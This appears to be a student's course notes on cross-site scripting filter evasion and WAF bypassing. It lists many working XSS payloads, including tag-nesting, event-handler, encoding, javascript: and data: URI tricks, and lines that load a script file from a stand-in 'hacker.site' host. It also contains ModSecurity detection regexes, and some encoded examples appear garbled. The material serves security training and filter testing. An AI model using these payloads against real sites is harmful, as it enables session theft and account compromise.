

Module 4 - XSS Filter Evasion and WAF Bypassing

Most common scenarios you will come across are:

- the XSS vector is blocked by the application or something else
- the XSS vector is sanitized
- the XSS vector is filtered or blocked by the browser

Bypassing Blacklisting Filters

- blacklisting filters are easy to install therefore they are the most common.
- its all a matter of 'patterns' (regex)

Injecting Script Code

<script> ← most filters block bcuz its the most common

Bypassing weak <script> tag banning

- <ScRiPt>alert(1);</ScRiPt> ← upper & lower characters
- <ScRiPt>alert(1); ← Upper & lower case characters without closing tag
- <script/randomstring>alert(1);</script> ← random string after the tag name
- <script
 >alert(1);</script>
- <scr<script>ipt>alert(1)</scr<script>ipt> ← Nested tags
- <scr\x00ipt>alert(1)</scr\x00ipt> ← NULL byte (IE up to v9)

ModSecurity: script tag based XSS vectors rule

For example, this is how ModSecurity filters the <script> tag:

SecRule ARGS

```
"(?i)(<script[^>]*>[\s\S]*?</script[^>]*>|<script[^>]*>[\s\S]*?</script[[\s\S]]*[\s\S]|<script[^>]*>[\s\S]*?</script[\s]*[\s]<script[^>]*>[\s\S]*?</script|<script[^>]*>[\s\S]*?)"
```

[continue]

Beyond <script> tag... Using HTML attributes

- `show`
- `show`
- `<form action="javascript:alert(1)"><button>send</button></form>`
- `<form id=x></form><button form="x" formaction="javascript:alert(1)">send</button>`
- `<object data="javascript:alert(1)">`
- `<object data="data:text/html,<script>alert(1)</script>">`
- `<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">`
- `<object data="//hacker.site/xss.swf">`
 - <https://github.com/evilcos/xss.swf>
- `<object code="//hacker.site/xss.swf" allowscriptaccess=always>`
 - <https://github.com/evilcos/xss.swf>

Beyond <script> Tag...Using HTML Events

- almost all event handlers identifier start with **on** and are followed by the name of the event
- most used one is → **onerror**
 - ``

Some HTML4 tags examples

- <body onload=alert(1)>
- <input type=image src=x:x onerror=alert(1)>
- <isindex onmouseover="alert(1)">
- <form oninput=alert(1)><input></form>
- <textarea autofocus onfocus="alert(1)">
- <input oncut="alert(1)"> #when cutting something from the input (ctrl + x)
- <input oncopy="alert(1)"> #when copying something from the input (ctrl + c)
- <input onpaste="alert(1)"> #when pasting something from the input (ctrl + v)

Some HTML5 tags examples

- <svg/onload=alert(1)>
- <keygen autofocus onfocus=alert(1)>
- <video><source onerror="alert(1)">
- <marquee onstart=alert(1)>

Defensive pov

- the solution is to filter all the events that start with **on*** in order to block this injection point.
 - this is a very common regex u might find used widely → **(on|w+|s*=)**

But We Hackers can still bypass this defense technique!

- <svg/onload=alert(1)>
- <svg////onload=alert(1)>
- <svg id=x; onload=alert(1)>
- <svg id=`x` onload=alert(1)>

but Defenders have an upgrade

- **(?i)([|\s|''';|/0-9|=]on|w+|s*=)**

Some bypasses for this

- <svg onload%09=alert(1)>

- <svg %09onload=alert(1)>
- <svg %09onload%20=alert(1)>
- <svg onload%09%20%28%3B=alert(1)>
- <svg onload%0B=alert(1)> #IE only

Thanks to Masato Kinugawa, we have a first list of control characters allowed between the event name attribute (e.g. **onload**) and the equal sign (=) character, or just before the event name:

IExplorer =	[0x09, 0x0B, 0x0C, 0x20, 0x3B]
Chrome =	[0x09, 0x20, 0x28, 0x2C, 0x3B]
Safari =	[0x2C, 0x3B]
FireFox =	[0x09, 0x20, 0x28, 0x2C, 0x3B]
Opera =	[0x09, 0x20, 0x2C, 0x3B]
Android =	[0x09, 0x20, 0x28, 0x2C, 0x3B]



Browsers are in continuous evolution, therefore some of the characters allowed may not work anymore. so on shazzer fuzz DB, gareth heyes has created two fuzzer tests:

- Characters allowed after attribute name
 - <http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name>
- Characters allowed before attribute name
 - <http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name>

U can run it in your browser or view the results of browsers already scanned

Valid regex rule

To date, a valid regex rule should be the following:

```
(?i)([\s``';\0-9\=\x00\x09\x0A\x0B\x0C\x0D\x3B\x2C\x28\x3B]+on\w+[\s\x00\x09\x0A\x0B\x0C\x0D\x3B\x2C\x28\x3B]*?=)
```

Keyword based Filters

- Note: u can use encoding and obfuscation techniques u learned in module 1

Character Escaping

Unicode here without using native functions

- Unicode → `<script>\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029</script>`
- Unicode → `<script>\u0061lert(1)</script>`

Unicode escaping using native functions #eg: eval

- `<script>eval("\u0061lert(1)")</script>`
- `<script>eval("\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029")</script>`


Character Escaping > decimal, octal, hexadecimal

```
<img src=x onerror="alert(1)"/>
```

if the filtered vector is within a **string**, in addition to **Unicode**, there are multiple escapes we may adopt

- ``
- ``
- ``

```
<img src=x onerror="alert(1)"/>
```



All character escaping can stay together!

```
<img src=x onerror="\u0065val('141\u006c&#101;&x0072t\(&#49')")/>
```

Constructing Strings

- eg: **alert** keyword is blocked, but most likely "ale"+rt" is not detected

JavaScript has several functions useful to create strings.

/ale/.source+/rt/.source

`String.fromCharCode(97,108,101,114,116)`

`atob("YWxlcnQ=")`

`17795081..toString(36)`

- String.fromCharCode(97,108,101,114,116)

Execution sinks

- functions that parse string as js code are called **execution sinks**
- <http://www.webappsec.org/projects/articles/071105.html>
- <https://code.google.com/archive/p/domxsswiki/wikis/ExecutionSinks>

An interesting variation of the **Function** sink is:

`[].constructor.constructor(alert(1))`

Object

Array

Function

XSS Vector

Pseudo-protocols

javascript: is an "unofficial URI scheme", commonly referred as a pseudo-protocol. It is useful to invoke JavaScript code within a link.

A common pattern recognized by most filters is **javascript** keyword followed by a colon character (:)

```
<a href="javascript:alert(1)"/>  
                                ^  
                                Blocked!!
```

```
<object data="javascript:alert(1)">
```

^
Blocked!!

```
<object data="JaVaScRiPt:alert(1)">  
<object data="javascript&colon;alert(1)">  
<object data="java  
script:alert(1)">  
<object data="javascript&#x003A;alert(1)">  
<object data="javascript&#58;alert(1)">  
<object data="&#x6A;avascript:alert(1)">  
<object  
data="&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;alert(1)">
```

The **data** URI scheme allows for the inclusion of **small** data items served with different media types. This is the structure form:

```
data:[<mediatype>][;base64],<data>
```

The media type that mainly interests us is **text/html**, and the **base64** indicator, which allows us to encode our data. Let's see some implementations.



If **javascript:** is blocked:

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmllwdD5hbGydCgxKTiwC2NyaxB0Pg==">
```

An arrow points from the text "Base64 encoded" to the second "data" attribute, indicating that the browser has blocked the execution of the Base64-encoded JavaScript.



If **data:** is blocked:

```
<embed code="DaTa:text/html,<script>alert(1)</script>">
<embed code="data&colon;text/html,<script>alert(1)</script>">
<embed code="data&x003A;text/html,<script>alert(1)</script>">
<embed code="&#x64;&#x61;ta:text/html,<script>alert(1)</script>">
etc..
```

Bypassing Sanitization

- most common filter is to HTML encode some key characters such as < (<), > (>), etc

String Manipulations

- Removing some keywords like <script>, but if it doesn't sanitize recursively it can be bypassed!
 - <scr<script>ipt>alert(1);</script>

Removing HTML Tags

It may be possible that recursive checks are in sequence. They start with the `<script>` tag, then the next one and so on, without restarting again from the first to check if there are no more malicious strings.

The following vector could be a bypass:

```
<scr<iframe>ipt>alert(1)</script>
```

- We can create more complex vectors if we get the sequence of the filter ^_^

Escaping Quotes

- filters place the backslash character before quotes to escape that kind of character.

It is also required to escape the backslash to avoid bypasses. For example, let us suppose we can control the value `randomkey` in the following code, but the quotes are escaped:

```
<script>
    var key = 'randomkey';
</script>
```

Instead of `randomkey`, if we inject `randomkey\\' alert(1); //` then we have a bypass.

Escape the apostrophe

This is because the application will escape the apostrophe transforming our input in `randomkey\\' alert(1); //`.

Escape the backslash

But this will escape only the backslash, allowing us to terminate the string and inject the `alert` code.

- So this is explaining that the filter escapes the `\'` and the `\\\'`

- so the bypass for this is placing `\r` so that the filter will escape only the `\r`
 - it will be like this `\r\r`
 - and that will get the string terminated & allowing us to execute `alert()`
 - then we need to comment the leading string `//`

One of useful Javascript methods is `String.fromCharCode()`. It allows us to generate strings starting from a sequence of Unicode values.

```
U+0073 (Nº 115)
LATIN SMALL LETTER S
U+0078 (Nº 120)
LATIN SMALL LETTER X
U+24C8 (Nº 9416)
CIRCLED LATIN CAPITAL LETTER S

String.fromCharCode(120,115,9416)
```

- `String.fromCharCode()`
 - `String.fromCharCode(120,115,9416)`

Also, don't forget:

```
/your string/.source
43804..toString(36)

Spaces allowed here
NO Spaces allowed with Base36
```

We could also play with the `unescape` method to escape a string generated. For example, we could escape a string with `.source` technique.

```
unescape(/%78%u0073%73/.source)
```

Even if this feature has been deprecated, many browsers still support it.

unescape has been deprecated, so we use decodeURIComponent

In addition to this, there are `decodeURI` and `decodeURIComponent` methods. In this case, characters needs to be URL-encoded to avoid **URI malformed** errors.

```
decodeURI(/alert(%22xss%22)/.source)
```

```
decodeURIComponent(/alert(%22xss%22)/.source)
```

These methods could be useful if you can inject into a script or event handler, but you cannot use quotation marks because they are properly escaped.

Of course, do not forget that each of them will return a string, so you need an execution sink to trigger the code (IE: `eval`).

Escaping Parentheses

- `\x28\x29 → ()`
- ``

The technique abuses the onerror handler that is part of the window object, assigning a function to call once an error has been generated using `throw` followed by the arguments to the function assigned to the error handler. Crazy huh? Let's look at an example.

Since the "arguments section" is quoted, it is possible to do some encoding like the following:

```
<img src=x onerror="window.onerror=eval;throw'\u003d\x0061;#x006C;ert\x0028;1#\x41;'/>
```

Bypassing Browser Filters

(Un)Filtered Scenarios - Injecting Inside HTML Tag

Injecting Inside HTML Tag

One of the most common Reflected XSS vectors is the following: (It this detected by all main filters).



Injecting Inside HTML Tag


Removing the final greater-than sign (`>`), we have a bypass for browsers with XSSAuditor.



(Un)Filtered Scenarios - Injecting Inside HTML Tag Attributes

Injecting Inside HTML Tag Attributes

Another scenario is when it is possible to inject within HTML attributes:



Injecting Inside HTML Tag Attributes

We can bypass WebKit with:



(Un)Filtered Scenarios - Injecting Inside SCRIPT Tag

Injecting Inside SCRIPT Tag

Often JavaScript variables are set with parameters from URL:

The diagram illustrates a web attack flow. A user's browser (represented by a character holding a shield and sword) sends a request to a victim site. The URL is http://victim.site/inject?name=giuseppe";alert(1);//. The request is processed by a proxy or firewall (represented by a character with a bow and arrow). The proxy adds a session ID to the request. The request then reaches a server, which contains a piece of JavaScript code: <script> var name = "Injection"; </div>. A pink arrow points from the injected parameter in the URL to the corresponding line in the server-side code, indicating how the parameter is being executed.

(Un)Filtered Scenarios - Injecting Inside Event Attributes

Injecting Inside Event Attributes

Event attributes are not inspected by native browser filters.

The diagram illustrates a web attack flow. A user's browser (represented by a character holding a shield and sword) sends a request to a victim site. The URL is http://victim.site/inject?roomID=alert(1). The request is processed by a proxy or firewall (represented by a character with a bow and arrow). The proxy adds a session ID to the request. The request then reaches a server, which contains HTML code: <button onclick="reserve(roomID);"> Reserve your sit! </button>. A pink arrow points from the injected parameter in the URL to the corresponding line in the server-side code, indicating how the parameter is being executed.

(Un)Filtered Scenarios - DOM Based

DOM Based

DOM based are not inspected by native browser filters.



DOM Based

There are other scenarios that are not covered by browsers filters.

For example, **fragmented** vectors in multiple GET parameters or attacks that are not reflected in the same page, mXSS, etc.

References

XSS Filter Evasion Cheat Sheet

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

HTML5 Security Cheatsheet

<http://html5sec.org/>

OWASP ModSecurity Filter

https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf

xss.swf

<https://github.com/evilcos/xss.swf>